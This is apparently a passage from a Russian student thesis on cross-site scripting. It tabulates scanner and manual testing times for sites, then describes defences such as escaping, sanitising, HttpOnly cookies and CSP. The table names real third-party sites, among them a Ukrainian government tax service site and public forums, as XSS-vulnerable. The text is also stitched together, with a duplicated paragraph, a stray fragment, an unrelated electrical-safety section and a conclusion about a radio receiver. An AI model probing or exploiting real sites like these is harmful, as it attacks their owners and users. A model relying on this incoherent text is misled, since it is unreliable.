| № | URL | Название | Время сканирования Acunetix (мин) | Время проверки вручную (мин) | Время определения вектора атаки(мин) | Вид атаки |
| 1 | http://www.insecurelabs.org/Task/ | Памятка OWASP по предотвращению XSS-запросов | 5 | 10 | 30 | stored  reflected dombased |
| 2 | http://testphp.vulnweb.com:80/ | Тестовый сайт для Acunetix WVS. | 30 | 15 | 2 | stored reflected dombased |
| 3 | https://xss-game.appspot.com/ | XSS game area от Google | 6 | 30 | 25 | stored reflected dombased |
| 4 | http://research.insecurelabs.org/xssmas/ | XSSMas Challenge | 1 | 3 | 30 | reflected |
| 5 | http://localhost:80/Forms.local/ | Формы для изучения GET и POST запросов | 2 | 0.5 | 2 | reflected |
| 6 | http://localhost:80/XSS/Param/page.php | Уязвимая к XSS форма | 0.5 (не выявлена) | 0.5 | 10 | reflected dombased |
| 7 | http://localhost:8080/XSS/CookieFake/index1.php | Аутентификация в куки | 2 (не выявлена) | 0.5 | 3 | stored |
| 8 | http://avtovokzal-dnr.com:80/ | Автовокзалы Донбасса | 38 | 0.5 | 15 | stored |
| 9 | http://cs330.blueearthconnections.org:80/Cabral/ | Форум студентов Математического клуба колледжа | 8 | 2 | 20 | stored |
| 10 | http://sfs.gov.ua:80 | Сайт государственной фискальной службы Украины | 3 | 0.5 | 15 | dombased |
| 11 | http://fianna.ru/forum/search.php | Форум сообщества Blade Mount | 13 | 0.5 | 15 | stored |
|  | Среднее время |  | 9,8 | 5,5 | 15.2 |  |

Большое время ручного сканирования вызвано тем, что на сайте имелось много форм, причем в случае учебных сайтов необходимо было подумать, как вызвать alert. На некоторых сайтах сканер не выявил уязвимости, в то время как вручную она была найдена. Поскольку в данном случае сканирование и поиск полей сканером осуществлялись одновременно, а поиск полей вручную не осуществлялся, поскольку поля уже были найдены сканером, по результатам тестирования положим для нашей модели:

Тw (среднее время реализации сканирования) – 9.8 мин., Тz (повторное выполнение сканирования) – 5.5 мин. (поиска полей), Тb – 9.8 мин., Тv (время определения вектора атаки) – 15.2 мин.

При проведении расчетов полагалось [28],что время сканирования tскан = 20 мин, время приема tпр = 3 мин, время нахождения вектора tнв = 2 мин, время подготовки stored XSS-атаки tstx = 8 мин, время подготовки dombased XSS-атаки tdb = 6 мин, время подготовки reflected XSS-атаки trfx = 7 мин, время выполнения каждого вида атак tв = 4 мин. Для каждого из процессов также определены вероятности: вероятность сканирования Pскан = 0,2, вероятность приема Pпр = 0,5, вероятность нахождения вектора Pнв = 0,7, вероятность подготовки stored XSS-атаки Pstx = 0,33, вероятность подготовки dombased XSS-атаки Pdb = 0,33, вероятность подготовки refl ected XSS-атаки Prfx =

= 0,33, вероятность убеждения пользователя запуска вредоносного кода Pу = 0,1. Для отображения зависимостей функций распределения от времени был взят диапазон времени от 0 до 600 мин.

время сканирования tскан = 20 мин, время приема tпр = 3 мин, время нахождения вектора tнв = 2 мин, время подготовки stored XSS-атаки tstx = 8 мин, время подготовки dombased XSS-атаки tdb = 6 мин, время подготовки reflected XSS-атаки trfx = 7 мин, время выполнения каждого вида атак tв = 4 мин. Д

ПЛИС – это электронные

* 1. Защита от XSS атак

Если говорить о защите от XSS атак, то нужно разделять защиту на стороне сервера и защиту на стороне клиента.

Защита на стороне сервера

Например, постоянные уязвимости XSS возникают из-за невозможности разумной проверки и подтверждения ввода данных пользователем на стороне сервера, что делает возможными XSS-атаки. Таким образом, основным методом защиты от XSS-атак на стороне сервера является строгая проверка и проверка вводимых пользователем данных. Конкретные методы: проверка вводимых данных, фильтрация пользовательских данных, удаление или шифрование специальных символов и т. д. Однако хакера придумывают все новые и новые пути обхода такого рода фильтров. Предотвратить межсайтовый скриптинг (XSS) непросто. Конкретные методы предотвращения зависят от подтипа уязвимости XSS, от контекста использования пользовательского ввода и от среды программирования. Однако есть определенные общие стратегические принципы, которым вы должны следовать, чтобы обеспечить безопасность своего веб-приложения.

### 3.5.1 Защита на стороне сервера

Вот что надо делать для защиты от XSS атак разработчикам по-шагам.

Шаг 1. Изучать уязвимости XSS

Чтобы обеспечить безопасность веб-приложения, каждый, кто участвует в создании веб-приложения, должен знать о рисках, связанных с уязвимостями XSS. Необходимо организовать обучение для всех разработчиков, сотрудников отдела контроля качества, DevOps и системных администраторов.

Шаг 2. Не доверять пользовательскому вводу

Следует считать все данные, вводимые пользователем, ненадежными. Любой пользовательский ввод, который используется как часть вывода HTML, представляет риск XSS. Нужно обращаться с вводом от аутентифицированных и / или внутренних пользователей так же, как с общедоступным вводом.

Шаг 3. Использовать экранирование / кодирование

Необходимо использовать соответствующую технику экранирования / кодирования в зависимости от того, где будет использоваться ввод пользователя: escape-код HTML, escape-код JavaScript, escape-код CSS, escape-код URL и т. д. Можно использовать существующие библиотеки для экранирования, и не нужно писать свои собственные библиотеки, если это абсолютно не необходимо. Ведь вы можете и не знать о всех возможных векторах атаки.

Шаг 4. Очищать HTML

Если пользовательский ввод должен содержать HTML, вы не можете закодировать его, потому что это нарушит необходимые теги, то используйте надежную и проверенную библиотеку для анализа и очистки HTML. Выберите библиотеку в зависимости от вашего языка разработки, например, HtmlSanitizer для .NET или SanitizeHelper для Ruby on Rails.

Шаг 5. Устанавливать флаг HttpOnly

Чтобы смягчить последствия возможной уязвимости XSS, устанавливать флаг HttpOnly для файлов cookie. В противном случае такие файлы cookie будут доступны через клиентский JavaScript.

Шаг 6. Использовать политику безопасности контента

Чтобы смягчить последствия возможной уязвимости XSS, также нужно использовать политику безопасности контента (CSP). CSP - это заголовок ответа HTTP, который позволяет объявлять динамические ресурсы, которым разрешена загрузка в зависимости от источника запроса.

Шаг 7. Регулярное сканирование

Уязвимости XSS могут быть внесены разработчиками или через внешние библиотеки / модули / программное обеспечение. Следует регулярно сканировать свои веб-приложения с помощью сканера веб-уязвимостей, например, Acunetix.

В ходе исследования выяснилось, что некоторые сайты анализируют запросы пользователей и при наличии подозрительных запросов записывают их адреса в черный список (рис.36).



.

Рисунок 48 Блокировка запросов содержащих недопустимые параметры

Это еще один способ защиты, позволяющий заблокировать подозрительных пользователей, кстати существуют черные списки пользователей, доступные и пользователям, и разработчикам и прежде чем предоставить доступ к сайту можно проверять по ним адреса, однако такой способ значительно увеличивает время загрузки сайта и нагрузку на сервер.

### 3.5.2 Защита на стороне клиента

Защита клиента в основном основана на браузере пользователя. Некоторые конкретные способы в основном заключаются в следующем: не нажимать на прямые и определенные ссылки, не переходить на ненадежные веб-страницы или электронные письма и т.д .; запрещать запуск скриптов; постоянно обновляйть браузер. Чтобы увеличить безопасность пользователей, браузеры постоянно улучшают XSS-защиту. На рисунке 37 представлены варианты защиты на стороне клиента и на стороне сервера в заголовках http. То есть для этого сайта даже при наличии XSS уязвимости такая защита может помешать осуществлению ее реальной эксплуатации.




Рисунок 37 Защита от XSS в заголовке на сайте «Автовокзалы Донбасса»

Заголовок ответа HTTP X-XSS-Protection это особенность Internet Explorer, Chrome и Safari, которая останавливает загрузку страниц при обнаружении XSS атаки. Хотя эти меры защиты не требуются в большинстве случаев для современных браузеров, когда сайты внедряют сильную политику безопасности контента Content-Security-Policy, которая отключает использование встроенного JavaScript ('unsafe-inline'), они могут обеспечить защиту для пользователей, использующих устаревшие версии браузеров, не поддерживающих CSP. Заголовок HTTP referer передается с браузера на сервер, чтобы сообщить, на какой странице пользователь находился перед тем, как перешел на эту. Данная информация может быть использована, чтобы предоставить специальные предложения для целевых посетителей, перенаправить клиентов или сгруппировать посетителей сайта по определенным критериям. Заголовок запроса Origin показывает откуда будет производиться загрузка. Он не включает в себя какую-либо информацию о пути, содержит в себе лишь имя сервера. Данный заголовок является защитой от перенаправления на сторонние сайты.

* 1. Выводы по 3 разделу

При разработке приложения, работой над архитектурой приложения, всегда надо иметь в виду, что интернет — это небезопасное место.

Нужно помнить, что нельзя доверять пользовательскому вводу. Рассматривать место, где пользователь что-то посылает, как потенциально вредоносное. Нужно проверять свое приложение, потому что даже самый внимательный разработчик все равно когда-то ошибется, допустит у себя уязвимость, и проверка необходима — чем чаще, тем лучше. Можно использовать как сканеры уязвимостей, так и универсальные пейлоады, которые нужно помещать все поля, в каждый input.

В любом приложении всегда есть уязвимости, в том числе XSS. Если вы ищете уязвимости, вы не можете быть уверены, что их там нет. Возможно, вы просто не можете их найти, но они там есть.

# ОХРАНА ТРУДА

* 1. **Регулировочные операции**

При выполнении регулировочных работ различной радиоэлектронной аппаратуры наиболее опасным видом травматизма является поражение электрическим током. Рабочий, выполняющий регулировочные работы должен соблюдать правило техники безопасности, в частности электробезопасности:

а) все доступные для прикосновения токоведущие части электрооборудования должны быть ограждены;

б) рубильники и выключатели должны быть мгновенного действия;

в) щетки и рубильники должны быть установлены в глухих металлических кожухах, запираться на замок и иметь надпись о применяемом напряжении;

г) ручки, рукояти должны быть сделаны из изолирующих материалов;

д) металлические детали должны быть изолированы от токоведущих частей и заземлены;

е) все электрооборудование, а также оборудование и механизмы, которые могут оказаться под напряжением должны быть надежно заземлены;

ж) работы по ремонту оборудования и механизмов должны производиться только после полного отключения от сети электропитания, на месте работ обязательно вывешивают предупредительные плакаты;

з) ручной инструмент, применяемый при регулировочных работах (отвертки, плоскогубцы, кусачки) должен быть снабжен изолированными ручками;

и) измерительные приборы должны быть заземлены, соединительные провода и щупы не должны иметь повреждений. [13]

* 1. **Электромонтажные работы**

При электромонтажных работах необходимо выполнять следующие правила и рекомендации:

а) Электрическое напряжение выше 40В опасно для жизни. Степень поражения зависит от пути прохождения электрического тока через тело человека и от силы тока, особенно той его части, которая проходит через сердце. Наиболее опасны пути тока – «рука–нога», «рука-рука». Поэтому при настройке необходимо стараться работать одной рукой в одежде с длинными рукавами, чтобы избежать прикосновения к токоведущим частям обеими руками. Другую руку следует держать за спиной или в кармане и не прикасаться ей к корпусу устройства или другим заземлённым предметам или использовать инструменты с изолированными рукоятками;

б) Любые работы электронного направления нужно стараться вести вдали от водопроводных труб и радиаторов, исключить случайное прикосновение к ним;

в) Заменять детали следует только после отключения прибора от сети, обязательно вынимая вилку шнура питания из сетевой розетки. После отключения источника электропитания необходимо разрядить конденсаторы фильтра питающего напряжения. Нельзя проверять исправность плавких предохранителей в аппаратуре путем их замыкания;

г) Подключать измерительный прибор к высоковольтным цепям можно только при обесточенной аппаратуре, предварительно неоднократно разрядив конденсаторы фильтра. Во время таких измерений щуп, подсоединённый к корпусу устройства, нельзя держать рукой;

Необходимо работать у открытого окна, чаще проветривать помещение. После окончания радиомонтажных работ мыть руки.

# ЗАКЛЮЧЕНИЕ

В ходе выполнения работы:

* .

.. Изготовленный приёмник может найти применение в ходе лабораторных работ по курсу «Системы технической защиты информации»

# СПИСОК ИСПОЛЬЗОВАННОЙ ЛИТЕРАТУРЫ

1. OWASP Top Ten [Электронный ресурс]:– Режим доступa: <https://owasp.org/www-project-top-ten/>
2. Smirnov A.A. Methods of qualitative analysis and quantitative risk assessment software development / A.A. Smirnov, A.V. Kovalenko //Sistemi obrobki іnformacії – Information Processing Systems, Vol. 5(142), C153-157.
3. Positive Research 2021: [Электронный ресурс]:– Режим доступa: https://www.ptsecurity.com/ru-ru/research/analytics/positive-research-2021/
4. Хакеры взломали официальный сайт ДНР DNR LIVE [Электронный ресурс]:– Режим доступa: <http://dnr-live.ru/ukrainskie-hakeryi-vzlomali-ofitsialnyiy-sayt-dnr/>
5. Вся правда об XSS или Почему межсайтовое выполнение сценариев не является уязвимостью. Positive Technologies [Электронный ресурс]:– Режим доступa: https://habrahabr.ru
6. Будников С. А. Модели информационного конфликта средств поиска и обнаружения / С. А. Будников, А. И. Гревцев, А. В. Иванцов, В. М. Кильдюшевский, А. Ю. Козирацкий, Ю. Л. Козирацкий, С. С. Кущев, В. Ф. Лысиков, М. Л. Паринов, Д. В. Прохоров. – М. : Радиотехника, 2013. – 231 с.
7. Компьютерные атаки: кто нужен преступникам? KasperskyLab. [Электронный ресурс]:– Режим доступa:http://www.kaspersky.ru
8. CROSS SITE SCRIPTING (XSS) ATTACKS. Imperva Incapsula. [Электронный ресурс]:– Режим доступa: <https://www.incapsula.com> Привалов А. А. Метод топологического преобразования стохастических сетей и его использование для анализа систем связи ВМФ / А. А. Привалов. – СПб. : ВМА, 2000. – 166 с.
9. Щеглов К. А. Математические модели эксплуатационной информационной безопасности/ К. А. Щеглов, А. Ю. Щеглов // Вопросы защиты информации. 2014. Т. 106, № з. С. 52—65.
10. Kruegel C. Bayesian event classification for intrusion detection/ C. Kruegel, D. Mutz, W. Robertson, F. Valeur// Proceedings of the 19th Annual Computer Security Applications Conference. – 2003. – P. 14–23.
11. Johansen K., Lee S. Network Security: Bayesian Network Intrusion Detection (BINDS) [Электронный ресурс]. – Режим доступа: <http://www.cs.jhu.edu/~fabian/courses/CS600.424/course_papers/samples/Bayesian.pdf>
12. Murphy K.P. Dynamic bayesian networks: representation, inference and learning. The dissertation. – University of California Berkeley, 2002 [Электронный ресурс]. – Режим доступа: http://www.cs.ubc.ca/~murphyk/Thesis/thesis.pdf
13. Привалов А. А. Разработка структуры программного комплекса моделирования информационного конфликта системы безопасности телекоммуникационного объекта РЖД с подсистемой нарушителя / А. А. Привалов, Ю. С. Карабанов,А. И. Королев, В. О. Кириленко // Интеллектуальные системы на транспорте : материалы V Междунар. науч.-практич. конференции ≪ИнтеллектТранс–2015≫. – СПб. : ПГУПС, 2015. – С. 327–332.
14. Pritsker В. «GERT: Graphical Evaluation and Review Technique. Part I. Fundamentals», The Jour-nal of Industrial Engineering, pp. 267-274, 1966.
15. Pritsker В. «Modeling and analysis using Q-GERT networks», Wiley: Distributed by Halsted Press, New York, 435 p., 1979.
16. S. Semenov, V. Zmiyevskaya, K. Khalife, «Development of Gert model of management system by using test cases», Journal of Qafqaz university-mathematics and computer science, Vol.(4), № 1 C. 52-59, 2016.
17. Privalov A.A. Matematicheskaia model XSS-ataki / A.A. Privalov, Iu.S. Karabanov, A.O. Kravtsov, S.I. Sidorov// Izvestiya Peterburgskogo universiteta putei soobshcheniia [Petersburg State Transport University Proc.], 2018, vol. 15, no. 1, pp. 167–172.
18. Коцыняк М. А. Устойчивость информационно-телекоммуникационных сетей / М. А. Коцыняк, И. А. Кулешов, О. С. Лаута. – СПб. : СПГПУ,

2013. – 120 с.

1. Саати Т. Принятие решений. Метод анализа иерархий / Т. Саати ; пер. с англ. Р. Г. Вачнадзе. –М. : Радио и связь, 1989. – 314 с.
2. Глухов А. П. Полумарковские модели оценивания вероятностно-временных характеристик выполнения функциональных задач автоматизированными системами управления критического применения / А. П. Глухов // Естественные и технические науки. – 2015. – № 7 (85). – С. 101–110. Гамма-функция. Positive Technologies. [Электронный ресурс]:– Режим доступa: https://ru.wikipedia.org
3. Ventsel E.S. Teoriia veroiatnostei. 10-e izd. [The Theory of Probability]. Moscow, Vysshaia shkola Publ., 2006. 575 p.
4. Анго А. Математика для электро- и радиоинженеров / А. Анго ; пер. с фр. ; под ред. К. С. Шифрина. – 2-е изд. – М. : Наука, 1967. – 779 с.
5. Вентцель Е. С. Теория случайных процессов и ее инженерные приложения / Е. С. Вентцель, Л. А. Овчаров. – М. : Наука, 1991. – 383 с.
6. Глыбовский П. А. Подход к оцениванию и прогнозированию уровня защищенности информационных и телекоммуникационных систем /П. А. Глыбовский, А. П. Глухов, Ю. А. Пономарев, М. В. Шиленков // Труды СПИИРАН. – 2015. –№ 5 (42). – С. 180–195.
7. Привалов А. А. Структура программного комплекса моделирования информационного конфликта системы безопасности телекоммуникационного объекта РЖД с подсистемой нарушителя / А. А. Привалов, Ю. С. Карабанов, А. И. Королев // Интеллектуальные технологии на транспорте. – СПб. : ПГУПС, 2015. – С. 22–31 [Электронный ресурс]. – Режим доступа:http://itt-pgups.ru
8. Kevin Dreßler , Axel-Cyrille Ngonga Ngomo On the Efficient Execution of

Bounded Jaro-Winkler Distances / Semantic Web – Interoperability, Usability,Applicability an IOS Press Journal [Электронный ресурс]. – Режим доступа: http://www.semantic-web-journal.net/system/files/swj944.pdf

1. Pritsker A. A. GERT: Graphical Evaluation and Review Technique. Part I. Fundamentals / Pritsker A. A. ȼ., Happ W. W. // The Journal of Industrial Engineering (May 1966). pp. 267-274.
2. Pritsker, A. A. Modeling and analysis using Q-GERT networks / Pritsker, A. A. – New York: Wiley : Distributed by Halsted Press, 1979 – 435 p.
3. Подготовка и защита курсовых работ, дипломных работ и магистерских диссертаций: для студентов направлений подготовки «Радиофизика» и «Информационная безопасность» всех форм обучения: учебно-методическое пособие /В.В. Данилов, И.А. Третьяков, К. Г. Джанджгава. – Донецк : ДонНУ, 2019. – 88 с.
4. Кожухар, В. М. Основы научных исследований : учеб. пособие / В. М. Кожухар. - Москва : Дашков и К, 2010. - 216 с.
5. Ломакин, П. А. Электронные презентации своими руками / П. А. Ломакин, А. В. Севостьянов. - М. : Майор, 2004. - 349 с.
6. Корнилов О.П., Техника безопасности при электромонтажных и наладочных работах: Справочник электромонтажника/Под. Ред. А.Д. Смирнова и др.-2-е изд., перераб. И доп. – М.: Энергоатомиздат, 1987. -240с

# ПРИЛОЖЕНИЕ 1